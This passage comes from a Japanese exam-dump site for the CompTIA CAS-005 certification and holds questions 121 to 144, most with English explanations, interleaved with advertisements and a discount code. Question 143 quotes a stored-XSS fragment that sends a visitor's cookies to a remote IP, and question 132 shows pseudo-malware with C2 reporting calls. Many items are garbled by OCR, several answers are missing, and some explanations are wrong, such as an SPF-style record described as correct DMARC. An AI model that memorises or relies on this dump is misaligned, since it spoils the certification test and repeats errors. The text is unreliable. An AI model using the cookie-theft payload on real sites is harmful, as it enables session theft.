Option B (cron job with apt-update) applies patches but introduces delays (every 30 days) and lacks consistency across new deployments. Option C (snapshots) saves deployment states but risks replicating outdated or unpatched images. Option D (centralized update server) is useful but still requires updates post- deployment, which slows the rollout of microservices.
By automating golden image creation through Terraform, the company gains efficiency, repeatability, and security assurance, aligning with DevSecOps principles and CAS-005 cloud-native best practices.

質問: **121**
ある企業は、グローバル企業ネットワーク全体に展開されているソフトウェアに特定のソフトウェアライブラリが含まれているかどうかを迅速に評価する必要があります。このような評価が必要になった際に、企業のSOCが迅速に対応するために最も効果的な方法は次のうちどれですか。
A. SOCスタッフのみにアクセスが制限されたサーバー上でSAST/DASTレポートを維持する
B. すべてのソフトウェアベンダーにサードパーティのリスク軽減策を証明することを契約で義務付ける
C. すべてのサプライヤーと社内開発者に徹底したSBoMの実装を要求する
D. すべてのソフトウェアベンダーと社内開発者のリストを維持するためのGRCツールの実装
正解: **(**正解を表示します**)**
The best way for a SOC to rapidly identify whether deployed applications contain specific libraries is through the use of a Software Bill of Materials (SBOM). An SBOM is a formal, machine-readable inventory of all components, including third-party and open-source libraries, used in a software product. When a new vulnerability is disclosed (such as Log4Shell in Log4j), organizations with a comprehensive SBOM can immediately search across their application landscape to determine which systems are impacted.
Other options are less effective. Maintaining SAST/DAST reports (A) only provides snapshots of vulnerabilities at the time of scanning, but does not dynamically track components across all software in production. Vendor attestations (B) improve supply chain governance but do not provide immediate visibility into internal or custom software. A GRC tool (D) helps track vendors and policies but does not show technical dependencies inside applications.
Requiring suppliers and internal developers to provide and maintain SBOMs ensures continuous visibility into dependencies. This allows the SOC to quickly query and respond to emerging vulnerabilities, reducing risk exposure and accelerating remediation timelines.

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **122**
ある企業は、APIリクエストに基づく新しいサーバーレスソリューションを導入した後、クラウド環境のコストが増加していることに気づきました。不明なIPアドレスからの無効なリクエストが多数、しかも短時間で多数発見されました。この問題を解決し、コストを削減し、セキュリティを向上させるには、次のうちどのソリューションが最も効果的でしょうか？
A. 既知の顧客に対してデジタル証明書を使用し、それらの証明書を通じてAPI認証を実行する
B. リクエストレート制限を定義し、未知のIPからの新しいリクエストを既知の悪意のあるIPのリストと比較する
C. APIリクエストの認証プロセスと通常の使用状況に応じた適切なレート制限の設定
D. 既知の顧客がいる地域からのAPIリクエストのみを許可する
正解: **C (**コメントを発表する**)**
The best solution is to implement authentication for API requests and apply appropriate rate limiting (C).
Authentication ensures that only authorized customers or systems can access the API, while rate limiting helps prevent denial-of-service (DoS)-like conditions and cost inflation from excessive or malicious requests.
This addresses both the security (unauthorized access) and cost issues (serverless billing based on execution).
Option A (digital certificates) is a strong control for authentication but may introduce unnecessary complexity and does not address rate abuse directly. Option B (rate limits with IP reputation checks) is useful but insufficient-malicious actors may rotate through new IPs not yet flagged. Option D (regional restrictions) might reduce some noise traffic but risks blocking legitimate global users and is not scalable for a modern cloud service.
CAS-005 highlights securing APIs with authentication, authorization, and throttling as best practices. Thus, the combined approach of API authentication plus rate limiting is the most comprehensive and effective solution.

質問: **123**
インシデント対応チームがマルウェアを分析し、次のことを観察しています。
* サンドボックスでは実行されません
* ネットワークLOCなし
* 公開されているハッシュマッチはありません
* プロセス注入方法が検出されませんでした
さらなる分析を進めるために、チームは次にどれを行うべきでしょうか?
A. オンラインのvims分析ツールを使用してサンプルを分析する
B. サンプル内の仮想化対策コードをチェックする
C. 新しくデプロイされたマシンを使用してサンプルを実行します。
D. より詳細な内部ソースで新しいサンプルを検索します。
正解: **B (**コメントを発表する**)**
Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti- virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection. Checking for anti-virtualization code is a logical next step because:
It helps determine if the malware is designed to evade analysis tools.
Identifying such code can provide insights into themalware ' s behavior and intent.
This step can also inform further analysis methods, such as running the malware on physical hardware.
References:
CompTIA Security+ Study Guide
SANS Institute, " Malware Analysis Techniques "
" Practical Malware Analysis " by Michael Sikorski and Andrew Honig

質問: **124**
企業のSIEMは、企業の資産インベントリとユーザーイベントを関連付けるように設計されています。次のレポートを例に挙げます。

Hostname	Account	Attempted Logins	Failed Logins	Successful Logins
Server 1	SalesUser	3	0	3
Server 2	AccountingUser	5	1	4
Server 3				
Server 4	Administrator	2	2	0
Server 4	HR.User	5	0	5
Server 5	Administrator	0	0	0

jpnshiken.com CompTIA
セキュリティエンジニアがログ監査の一環として最初に調査する必要があるのは次のうちどれですか?
A. ログを送信していないエンドポイント
B. 攻撃者がネットワーク内で横方向に移動している可能性を示唆するアクティビティ
C. Syslogサーバーの設定が誤っており、誤検出が発生しています
D. 管理者アカウントの不正使用の試み
正解: **D (**コメントを発表する**)**
Understanding the Security Event:

Administrator accounts are highly privilegedand require strict monitoring.
Server 4 shows failed login attempts for the administrator account.This could indicate abrute-force attack or unauthorized access attempt.
The fact thatnone of the admin login attempts were successfulsuggestssomeone was trying to guess the credentials.
Why Option D isCorrect:
Failed logins for administrator accounts are a critical security concern.
If an attacker gains access, they couldescalate privileges and compromise the network.
Investigatingunauthorized admin login attemptsshould be thetop priorityin a log audit.
Why Other Options Are Incorrect:
A (Endpoint not submitting logs):While this is concerning, it does not indicate anactive attack.
B (Lateral movement):There ' s no evidence of a compromised account moving between servers yet.
C (Misconfigured syslog server):False negatives are a possibility, but thefailed admin loginsare real.
Reference:
CompTIA SecurityX CAS-005 Official Study Guide:SIEM & Incident Analysis MITRE ATT & CK (T1078.002):Valid Accounts - Administrator Compromise

質問**: 125**
セキュリティエンジニアは、公開されているコンテナ化されたアプリケーションの攻撃対象領域を縮小したいと考えています。次のうち、アプリケーションの権限昇格攻撃対象領域を最も効果的に縮小できるのはどれですか？
A. Dockerfile に以下のコマンドを実装します:RUN echo user:x:1000:1000iuser:/home/user:
/dew/null > /ete/passwd
B. コンテナのホストにEDRをインストールし、レポートを中央SIFMにログ記録するように構成し、以下のアラートルールを実装します。TF PBOCESS_USEB=rooC ALERT_TYPE=critical
C. マルチコンテナソリューションの設計。1つのコンテナセットはMAMアプリケーションを実行し、別のコンテナセットは侵害されたコンテナの置き換えまたは侵害されたアカウントの無効化によって自動修復を実行します。
D. コンテナを隔離されたネットワークで実行し、ロードバランサーをパブリックネットワークに配置します。ロードバランサーに次の ACL を追加します: PZRKZI HTTES from 0-0.0.0.0/0 pert 443
正解**: A (**コメントを発表する**)**
Implementing the given commands in the Dockerfile ensures that the container runs with non-root user privileges. Running applications as a non-root user reduces the risk of privilege escalation attacks because even if anattacker compromises the application, they would have limited privileges and would not be able to perform actions that require root access.
A). Implementing the following commands in the Dockerfile: This directly addresses the privilege escalation attack surface by ensuring the application does not run with elevated privileges.
B). Installing an EDR on the container ' s host: While useful for detecting threats, this does not reduce the privilege escalation attack surface within the containerized application.
C).Designing a multi-container solution: While beneficial for modularity and remediation, it does not specifically address privilege escalation.
D). Running the container in an isolated network: This improves network security but does not directly reduce the privilege escalation attack surface.
References:
CompTIA Security+ Study Guide
Docker documentation on security best practices
NIST SP 800-190, " Application Container Security Guide "

質問**: 126**
最近、ある企業で、高度な脅威アクターがドメインコントローラーのハードウェア静的に対して悪意のあるコードをシム化することに成功したインシデントが発生しました。フォレンジックチームは、暗号化によって、ボックスの基盤となるファームウェアとオペレーティングシステムが侵害されていないことを検証しました。しかし、攻撃者はLOAP内のステガノグラフィ技術を使用してサーバーから情報を抜き出すことができました。再発のリスクを軽減するための最善の方法は次のうちどれですか？
A. 承認されたネットワーク pons およびプロトコルの許可リストを適用します

B. ブーツの履き口全体を計測し、証明する
C. ハードウェアセキュリティモジュールで使用される暗号鍵のローリング
D. コード署名を使用してOSアップデートのソースを検証する
正解: **(**正解を表示します**)**
The scenario describes a sophisticated attack where the threat actor used steganography within LDAP to exfiltrate data. Given that thehardware and OS firmware were validated and found uncompromised, the attack vector likely exploited a network communication channel. To mitigate such risks, enforcing allow lists for authorized network ports and protocols is the most effective strategy.
Here's why this option is optimal:
Port and Protocol Restrictions: By creating an allow list, the organization can restrict communications to only those ports and protocols that are necessary for legitimate business operations. This reduces the attack surface by preventing unauthorized or unusual traffic.
Network Segmentation: Enforcing such rules helps in segmenting the network and ensuring that only approved communications occur, which is critical in preventing data exfiltration methods like steganography.
Preventing Unauthorized Access: Allow lists ensure that only predefined, trusted connections are allowed, blocking potential paths that attackers could use to infiltrate or exfiltrate data.
Other options, while beneficial in different contexts, are not directly addressing the network communication threat:
B). Measuring and attesting to the entire boot chain: While this improves system integrity, it doesn't directly mitigate the risk of data exfiltration through network channels.
C). Rolling thecryptographic keys used for hardware security modules: This is useful for securing data and communications but doesn't directly address the specific method of exfiltration described.
D). Using code signing to verify the source of OS updates: Ensures updates are from legitimate sources, but it doesn't mitigate the risk of network-based data exfiltration.
References:
CompTIA SecurityX Study Guide
NIST Special Publication 800-41, " Guidelines on Firewalls and Firewall Policy " CIS Controls Version 8, Control 9: Limitation and Control of Network Ports, Protocols, and Services

質問: **127**
システムエンジニアは、電子メールサービスを提供するサーバーのシステムベースラインを構成しています。アーキテクチャ設計の一環として、エンジニアはアクセスベクターキャッシュの使用、強制アクセス制御の促進、そして以下の攻撃からの保護によってシステムのパフォーマンスを向上させる必要があります。
* データやプログラムの不正な読み取りおよび変更
* アプリケーションセキュリティメカニズムのバイパス
* 権限昇格
* 他のプロセスへの干渉
エンジニアが展開するのに最も適切なのは次のどれですか?
A. SELinux
B. 特権アクセス管理
C. 自己暗号化ディスク
D. ニップス
正解: **A (**コメントを発表する**)**
The most appropriate solution for the systems engineer to deploy is SELinux (Security-Enhanced Linux).
Here ' s why:
Mandatory Access Control (MAC): SELinux enforces MAC policies, ensuring that only authorized users and processes can access specific resources. This helps in preventing unauthorized reading and modification of data and programs.
Access Vector Cache: SELinux utilizes an access vector cache (AVC) to improve performance. The AVC caches access decisions, reducing the need for repetitive policy lookups and thus improving system efficiency.

Security Mechanisms: SELinux provides a robust framework to enforce security policies and prevent bypassing of application security mechanisms. It controls access based on defined policies, ensuring that security measures are consistently applied.
Privilege Escalation and Process Interference: SELinux limits the ability of processes to escalate privileges and interfere with each other by enforcing strict access controls. This containment helps in isolating processes and minimizing the risk of privilege escalation attacks.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NSA ' s Guide to the Secure Configuration of Red Hat Enterprise Linux 5 (SELinux) NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations

質問**: 128**
ある企業が、社内メール配信のためにmy-email.comというメールサービスプロバイダーと契約しました。しかし、移行中にいくつかの問題が発生し、作業が中断しました。セキュリティエンジニアがトラブルシューティングを行い、以下の設定スニペットを確認しました。

@	MX	10	email.company.com	45000
www	IN	CNAME	web01.company.com.	
email	IN	CNAME	srv01.company.com	
srv01	IN	A	192.168.1.10	
web01	IN	A	192.168.1.11	
@	IN	TXT	"v=dmarc include:company.com ~all"	

セキュリティエンジニアは、この問題を解決するために、以下のうちどれを変更すべきでしょうか？(2つ選択してください。)
A. メールのCNAMEレコードを、192.168.111を指すAレコードに変更する必要があります。
B. TXTレコードを「v=dmarc ip4:192.168.1.10 include:my-email.com -all」に変更する必要があります。
C. srvo1 の A レコードを、メール サーバーを指す CNAME レコードに変更する必要があります。
D. メールのCNAMEレコードを、192.168.1.10を指すタイプAレコードに変更する必要があります。
E. TXTレコードを「v=dkim ip4:l92.168.1.11 include my-email.com -ell」に変更する必要があります。
F. TXTレコードを「v=dkim ip4:192.168.1.10 include:email-all」に変更する必要があります。
G. srv01のAレコードを、web01サーバーを指すCNAMEレコードに変更する必要があります。
正解**: (**正解を表示します**)**
The security engineer should modify the following to fix the email migration issues:
Email CNAME Record: The email CNAME record must be changed to a type A record pointing to
192.168.1.10. This is because CNAME records should not be used where an IP address (A record) is required.
Changing it to an A record ensures direct pointing to the correct IP.
TXT Record for DMARC: The TXT record must be changed to " v=dmarc ip4:192.168.1.10 include com -all " . This ensures proper configuration of DMARC (Domain-based Message Authentication, Reporting
& Conformance) to include the correct IP address and the email service provider domain.
DMARC: Ensuring the DMARC record is correctly set up helps in preventing email spoofing and phishing, aligning with email security best practices.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
RFC 7489: Domain-based Message Authentication, Reporting & Conformance (DMARC) NIST Special Publication 800-45: Guidelines on Electronic Mail Security

質問**: 129**
ある企業が最近マルウェアに感染しました。根本原因分析の結果、複数のユーザーが独自のアプリケーションをインストールしていることが判明しました。さらなる侵害を防ぐため、同社はシステム上で実行できるアプリケーションを承認されたアプリケーションのみに制限することを決定しました。以下の対策のうち、企業が実施すべきものはどれですか？

A. 署名
B. アクセス制御
C. ヒップ
D. 許可証リスト
正解: **(**正解を表示します**)**
To prevent unauthorized applications from running, the company needs a mechanism to explicitly define and enforce which applications are allowed to execute. " Permit listing " (often referred to as " whitelisting " in security contexts) is the most effective solution here. It involves creating a list of approved applications, and only those on the list are permitted to run, blocking all others by default. This directly addresses the root cause-users installing unapproved software-by restricting execution to only authorized programs.
Option A (Signing):Code signing ensures the authenticity and integrity of software by verifying it comes from a trusted source and hasn't been tampered with. While useful, it doesn't inherently prevent unauthorized applications from running unless combined with a policy like whitelisting.
Option B (Access control):Access control governs who can access systems or resources but doesn't specifically restrict which applications can execute. It's too broad for this scenario.
Option C (HIPS):A Host-based Intrusion Prevention System (HIPS) can detect and block malicious behavior, but it's reactive and relies on signatures or heuristics, not a proactive allow-only approach.
Option D (Permit listing):This is the best fit, as it proactively enforces a policy where only explicitly authorized applications can run, preventing malware introduced by unauthorized software.
Reference:CompTIA SecurityX CAS-005 Domain 2: Security Architecture - Application Security Controls.

質問: **130**
開発者はコードの品質と効率性に関するフィードバックを受け取ります。開発者は、コード変更をピアレビューに提出する前に、以下のコーディング上の問題点を特定し、解決する必要があります。
配列を超えたインデックス付け
* ヌルポインタの逆参照
* 潜在的に危険なデータ型の組み合わせ
* 到達不能なコード
* 持ち運び不可能な構造物
この状況において、開発者が最も適切に使用できるのは次のうちどれでしょうか？
A. リンティング
B. SBoM
C. DAST
D. 分岐保護
E. ソフトウェア構成分析
正解: **A (**コメントを発表する**)**
The best answer is A. Linting . The listed problems are classic source-code quality and static-analysis findings out-of-bounds array indexing, null dereferences, unsafe type use, unreachable code, and non-portable constructs. A linter is designed to inspect code before execution and flag these classes of issues early in the development workflow. In the official CompTIA SecurityX CAS-005 objectives, Security Engineering includes "Automation: scripting... workflow automation" and broader secure engineering practices. Using a linter fits that model because it is an automated developer-side control that improves code quality before peer review and release.
Why the other options are not correct:
B). SBoM documents software components and dependencies; it does not primarily detect unreachable code or null dereferences in custom source code. C. DAST tests a running application from the outside and is not the best tool for finding these code-level static issues before peer review. D. Branch protection is a repository control for workflow governance, not a code-analysis mechanism. E. Software composition analysis focuses mainly on third-party libraries, dependency risk, licensing, and known vulnerabilities in components, not on first-party code defects like array bounds and unreachable code.
References:
CompTIA SecurityX (CAS-005) official certification page and exam objectives summary, especially the Security Engineering domain and its emphasis on automation and secure engineering practices.

質問: **131**
セキュリティ担当者は、企業環境にサードパーティ製ソリューションを導入する前に、デューデリジェンスを実施します。セキュリティ担当者は、データ主体のアクセス要求に対応するプロセスが整備されていることをサードパーティから証明する必要があります。セキュリティ担当者がコンプライアンス維持のために最も求めているのは、次のうちどれでしょうか。
A. 情報セキュリティ基準
B. 電子情報開示の要件
C. プライバシー規制
D. 認定要件
E. レポートフレームワーク
正解: **(正解を表示します)**
Step-by-Step Explanation:
Privacy regulations (C), such as GDPR (General Data Protection Regulation) and CCPA (California Consumer Privacy Act), require companies to provide data subject access request (DSAR) handling processes. A DSAR allows individuals to request details about their personal data stored by a company and request modifications or deletions.
Information security standards (A) focus on overall security controls, while e-discovery requirements (B) relate to legal investigations rather than ongoing compliance.

質問: **132**
以下に、2つの異なるマルウェアサンプルのソースコードの一部を示します。
サンプル1：
knockEmDown(String e) {
if(target.isAccessed()) {
target.toShell(e);
System.out.println(e.toString());
c2.sendTelemetry(target.hostname.toString + " is " + e.toString());
} それ以外 {
target.close();
}
}
サンプル2：
targetSys(アドレス a) {
if(address.islpv4()) {
address.connect(1337);
address.keepAlive(" paranoid ");
String status = knockEmDown(address.current);
remote.sendC2(address.current + " is " + status);
} それ以外 {
例外 e をスローします。
}
}
次の記述のうち、2つのサンプルに関する最も重要な観察結果を説明しているのはどれですか？
A. テレメトリは最初にバッファリングされ、その後パラノイドモードで送信されます。
B. サンプルは恐らく同じ開発者によって書かれたものです。

C. 両方のサンプルは、コマンドと制御にIP接続を使用します。
D. サンプル1はターゲットエージェントであり、サンプル2はC2サーバーです。
正解: **(**正解を表示します**)**
Step-by-Step Explanation:
Both samples share similar function names, variable naming styles, and logic flow, indicating that they were likely written by the same developer. This is a keyobservation in malware attribution, as cyber threat analysts often look for unique coding styles to link malware to specific threat actors.
The presence of C2 (Command and Control) communication in both samples supports this theory, as attackers often reuse parts of their own malware code across different attacks.

質問: **133**
意思決定の参考となる大量の行動観察データを収集するプロセスをサポートするのは次のどれですか。
A. 線形回帰
B. 分散コンセンサス
C. ビッグデータ
D. 機械学習
正解: **(**正解を表示します**)**
Collecting a large pool of behavioral observations requires handling vast datasets, which is the domain ofBig Data. Big Data technologies enable the storage, processing, and analysis of large-scale data (e.g., user behavior logs) to inform decisions, a key capability in security analytics.
Option A:Linear regression is a statistical method for modeling relationships, not collecting data.
Option B:Distributed consensus relates to agreement in distributed systems (e.g., blockchain), not data collection.
Option C:Big Data directly supports collecting and analyzing large datasets for insights, fitting the question perfectly.
Option D:Machine learning uses data to train models but relies on data being collected first, often via Big Data.
Reference:CompTIA SecurityX CAS-005 Domain 3: Research, Development, and Collaboration - Data Analytics for Security.

質問: **134**
セキュリティアナリストが次のレポートをレビューします。

	Location	Chassis manufacturer	OS	Application developer	Vendor
Product A	United States	Local company A	Debian 11	Unknown	Charlie Security Consulting
Product B	United States	Global company B	Red Hat Enterprise Linux	Developer B	BigBox Vulnerabilities

アナリストは次のどの評価を実行しますか?
A. システム
B. サプライチェーン
C. 定量的
D. 組織
正解: **(**正解を表示します**)**
The table shows detailed information about products, includinglocation, chassis manufacturer, OS, application developer, and vendor. This type of information is typically assessed in a supply chain assessment to evaluate the security and reliability of components and services from different suppliers.
Why Supply Chain Assessment?
Component Evaluation: Assessing the origin and security of each component used in the products, including hardware, software, and third-party services.
Vendor Reliability: Evaluating the security practices and reliability of vendors involved in providing components or services.
Risk Management: Identifying potential risks associated with the supply chain, such as vulnerabilities in third- party components or insecure development practices.

Other types of assessments do not align with the detailed supplier and component information provided:
A). System: Focuses on individual system security, not the broader supply chain.
C). Quantitative: Focuses on numerical risk assessments, not supplier information.
D). Organizational: Focuses on internal organizational practices, not external suppliers.
References:
CompTIA SecurityX Study Guide
NIST Special Publication 800-161, " Supply Chain Risk Management Practices for Federal Information Systems and Organizations "
" Supply Chain Security Best Practices, " Gartner Research

質問: **135**
セキュリティ エンジニアは、次の要件を満たすソリューションを開発しています。
* すべてのエンドポイントは SIEM を使用してテレメトリを確立できる必要があります。
* すべてのエンドポイントを XDR プラットフォームに統合できる必要があります。
* SOC サービスは XDR プラットフォームを監視できる必要があります。
セキュリティ エンジニアが要件を満たすために実装する必要があるのは次のうちどれですか (2 つ選択してください)。
A. Webアプリケーションファイアウォール
B. TPM
C. HIDS
D. 中央ログ
E. ホストベースのファイアウォール
F. EDR
正解: **(**正解を表示します**)**

質問: **136**
組織は、業界を標的とする可能性のある APT に基づいて、検出機能のギャップを探しています。セキュリティ アナリストは、脅威モデリングを実行するために次のどれを使用する必要がありますか。
A. 攻撃&キック
B. OWASP
C. CAPEC
D. ストライド
正解: **(**正解を表示します**)**
The ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is the best tool for a security analyst to use for threat modeling when looking for gaps in detection capabilities based on Advanced Persistent Threats (APTs) that may target the industry. Here's why:
Comprehensive Framework: ATT&CK provides a detailed and structured repository of known adversary tactics and techniques based on real-world observations. It helps organizations understand how attackers operate and what techniques they might use.
Gap Analysis: By mapping existing security controls against the ATT&CK matrix, analysts can identify which tactics and techniques are not adequately covered by current detection and mitigation measures.
Industry Relevance: The ATT&CK framework is continuously updated with the latest threat intelligence, making it highly relevant for industries facing APT threats. It provides insights into specific APT groups and their preferred methods of attack.
References:
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

MITRE ATT&CK Framework Official Documentation
NIST Special Publication 800-150: Guide to Cyber Threat Information Sharing

有効的な**CAS-005-JPN**問題集はJPNTest.com提供され、**CAS-005-JPN**試験に合格することに役に立ちます！JPNTest.comは今最新**CAS-005-JPN**試験問題集を提供します。JPNTest.com CAS-005-JPN試験問題集はもう更新されました。ここで**CAS-005-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CAS-005-JPN-mondaishu **604**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **137**
国家主導の攻撃者が、大企業に買収される可能性のある中小企業に常駐することで、大企業を攻撃していることが明らかになりました。攻撃者はその後、買収後に使用できるように、企業内のユーザーアカウントをプロビジョニングします。セキュリティ担当者は、今後の買収に先立ち、この攻撃ベクトルを用いた脅威モデリングを実施します。この脅威を調査するのに最適な方法は、次のうちどれですか？
A. 国家主体が活動していることが知られている国からのインターネットトラフィックを制限する
B. 買収時のサプライチェーンリスクを軽減するためのベンダー監査
C. 企業の買収への関心に関するすべての情報を保留する
D. 既存のすべての資格情報を人材とサービスと比較する
正解: **D** (コメントを発表する)

質問: **138**
ジョン・ドウのメールアカウントが侵害されました。攻撃者のジョン・ドウのアカウントへのアクセス権は削除され、多要素認証(MFA)が導入されました。攻撃者は、経理部のジョー・ローを騙して、メールのやり取りを通じて不正な請求書を支払わせました。セキュリティアナリストは、ジョー・ローが最初に受信したメールのヘッダーを解析しています。
受信元: 221.15.11.103 (221.15.11.103.mta.com [221.15.11.103])
esmtps (TLS 1.2) を使用
受信SPF: 合格
受信: 18.132.124.10 (18.132.124.10-internal.com [18.132.124.10]) から mx7sgwt-3S (Postfix) へ ESMTPS ID zRhQ22fmNnQCdys DKIM-Signature: v=1; c=relaxed/relaxed; d=example.com; s=default; t=1672873468; h=To: Message-ID: Date: Content-Type: Subject: From: From: To: Cc: Subject; To: jroe@example.com Message-ID: _73/A4-32616-C36L8ZbYC4p Date: Mon, 07 Apr 2025 +0000 Content-Type: multipart/alternative; boundary= MIME-Version: 1.0 Reply-To: jdoe@exampl.com Subject: FW: Invoice From: jdoe@exampl.com X-SpamProbability: 0.095349 次のうち、攻撃者がどのようにして請求書の支払いを得られたかを最もよく説明しているのはどれですか?
A. 攻撃者はジョン・ドウのパスワードを推測しました。
B. 攻撃者が新しいドメインを登録しました。
C. 攻撃者のメールは検証にドメインキーを使用していませんでした。
D. メールが送信者ポリシーフレームワークのチェックに失敗しました。
正解: **(**正解を表示します**)**
The best answer is B. The attacker registered a new domain . The key evidence is in the visible sender fields:
From: jdoe@exampl.com and Reply-To: jdoe@exampl.com . The legitimate company domain appears to be example.com , but the fraudulent email uses exampl.com , which is a lookalike domain missing the letter "e" .
That is a classic typosquatting/business email compromise pattern. The headers also show Received-SPF: pass

, which means the message passed SPF for the domain it actually came from, not that it was legitimate for the intended organization. The presence of a DKIM-Signature also shows that lack of domain keys is not the issue. This is therefore best explained by an attacker creating or registering a deceptive domain and sending authenticated email from it. CompTIA SecurityX's Security Operations domain includes activities around analyzing indicators, email artifacts, and attack patterns to identify malicious activity.
Why the other options are incorrect:
A is not the best explanation because the scenario says John Doe's account had been compromised earlier, but the specific headers here point to a spoof-like lookalike domain attack, not necessarily direct reuse of John's real mailbox. C is incorrect because the headers explicitly show a DKIM-Signature , so domain keys were used. D is incorrect because the headers show Received-SPF: pass , not fail. The payment succeeded because the attacker used a deceptive domain that looked close enough to the legitimate one to fool the recipient during the invoice exchange.
References:
CompTIA SecurityX official exam objectives summary, especially Security Operations skills around analyzing malicious activity and indicators.
CompTIA SecurityX CAS-005 exam objectives PDF mirror.

質問: **139**
ある企業は、社内で開発されたビジネスクリティカルなアプリケーションの脅威モデリングを実施したいと考えています。最高情報セキュリティ責任者（CISO）は、アプリケーションの可用性が99.999%を維持し、承認されたユーザーが明示的に閲覧を許可されたデータにのみアクセスできることを最も懸念しています。以下の脅威モデリングフレームワークのうち、このシステムに関するCISOの懸念に直接対応するものはどれですか？
A. TAXII
B. STRIDE
C. CAPEC
D. ATT&CK
正解: **(**正解を表示します**)**

質問: **140**
デジタルトランスフォーメーションを推進している企業が、CSPのレジリエンス（回復力）を見直しており、CSPインシデント発生時のSLA要件の達成を懸念しています。このトランスフォーメーションを進める上で、次のうち最適な方法はどれでしょうか？
A. バックアップとしてのオンプレミスソリューション
B. ラウンドロビン構成のロードバランサ
C. マルチクラウドプロバイダーソリューション
D. 同じテナント内のアクティブ-アクティブソリューション
正解: **(**正解を表示します**)**
Multicloud provider solutionsinvolve using services from more than one cloud provider to ensure resiliency and redundancy. In the event of a failure or SLA breach by one CSP, another provider can maintain service continuity. An on-premises backup could help, but does not address CSP-specific SLA concerns directly.
Round-robin load balancing and active-active within the same tenant still depend on a single provider, thus posing risks if the CSP fails.
Reference:CompTIA SecurityX CAS-005, Domain 4.0: Implement redundancy and fault-tolerant strategies, including multicloud deployment for service resiliency.

質問: **141**
リモートワークを推進するグローバル企業が新しいVPNソリューションを導入しました。数百人のユーザーにVPNソリューションを展開したところ、ヘルプデスクに社内および社外から利用可能なアプリケーションへのアクセス速度が遅いという報告が寄せられ始めました。セキュリティアナリストは、以下の点について確認しました。
VPN クライアント ルーティング:
0.0.0.0/0 eth1
この問題を解決するためにアナリストは次のどのソリューションを使用する必要がありますか?

A. サーバーをスクリーンされたサブネットに移動します。
B. スプリットトンネリングを有効にします。
C. NAC ソリューションを構成します。
D. DNS over HTTPS を実装します。
正解: **(**正解を表示します**)**
The routing entry 0.0.0.0/0 forces all traffic from remote clients-including traffic destined for the public internet-through the VPN tunnel. This is called full-tunnel VPN routing. While it ensures strong security by forcing all traffic to pass through corporate controls, it can also overload VPN gateways and cause slow access to both internal and external applications, as seen in this scenario.
The correct fix is to enable split tunneling (B). Split tunneling allows only corporate traffic (e.g., private IP ranges or internal applications) to flow through the VPN, while internet-bound traffic routes directly to the internet. This reduces congestion on VPN concentrators, improves performance for remote users, and ensures efficient use of bandwidth.
Moving servers to a screened subnet (A) relates to internal segmentation but does not fix the VPN bottleneck.
NAC (C) enforces device compliance but does not address routing inefficiencies. DNS over HTTPS (D) secures name resolution but is unrelated to network congestion.
Thus, enabling split tunneling balances security and performance for remote workers.

質問: **142**
セキュリティエンジニアは、以下の要件に基づいてOT環境を10のセキュリティで保護する必要があります。
* OTネットワークセグメントを分離する
* インターネットアクセスを制限します。
* 2台のワークステーションにセキュリティアップデートを適用する
* サードパーティベンダーへのリモートアクセスを提供する
これらの要件を最もよく満たすためにエンジニアが実装する必要がある設計戦略は次のどれですか?
A. サードパーティのネットワークにジャンプボックスを展開して OT 環境にアクセスし、ワークステーション上で物理的な配信方法を使用して更新を提供します。
B. アクセスを監視し、ワークステーション専用の更新サーバーを使用するセキュリティ ツールを備えた OT ネットワークに要塞ホストを実装します。
C. OTファイアウォールで任意の宛先IPアドレスへのインターネット送信アクセスを有効にし、ワークステーションの集中更新サーバーを使用します。
D. サードパーティベンダーがアクセスしてワークステーションの自動更新を有効にするためのステージング環境を OT ネットワーク上に作成します。
正解: **B (**コメントを発表する**)**
To secure the Operational Technology (OT) environment based on the given requirements, the best approach is to implement a bastion host inthe OT network. The bastion host serves as a secure entry point for remote access, allowing third-party vendors to connect while being monitored by security tools. Using a dedicated update server for workstations ensures that security updates are applied in a controlled manner without direct internet access.
References:
CompTIA SecurityX Study Guide: Recommends the use of bastion hosts and dedicated update servers for securing OT environments.
NIST Special Publication 800-82, " Guide to Industrial Control Systems (ICS) Security " : Advises on isolating OT networks and using secure remote access methods.
" Industrial Network Security " by Eric D. Knapp and Joel Thomas Langill: Discusses strategies for securing OT networks, including the use of bastion hosts and update servers.

質問: **143**
サイバーセキュリティ インシデントのフォレンジック調査中に、セキュリティ エンジニアが侵害された Web サーバー上で攻撃者が使用したペイロードの一部を収集しました。次のコード部分が対象です。

```
..asd...<>..document.location="https://10.10.1.2/?"x=+document.cookie; ..12..fa..
<>...ash214%621...41..2...8.8.
```

この事件を最もよく表しているのは次のうちどれでしょうか?
A. XSRF攻撃
B. コマンドインジェクション

C. 保存型XSS
D. SQLインジェクション
正解: **C** (コメントを発表する)
The provided code snippet shows a script that captures the user ' s cookies and sends them to a remote server.
This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.
A). XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
B). Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.
C). Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends theuser ' s cookies to the attacker ' s server.
D). SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.
References:
CompTIA Security+ Study Guide
OWASP (Open Web Application SecurityProject) guidelines on XSS
" The Web Application Hacker ' s Handbook " by Dafydd Stuttard and Marcus Pinto

質問: **144**
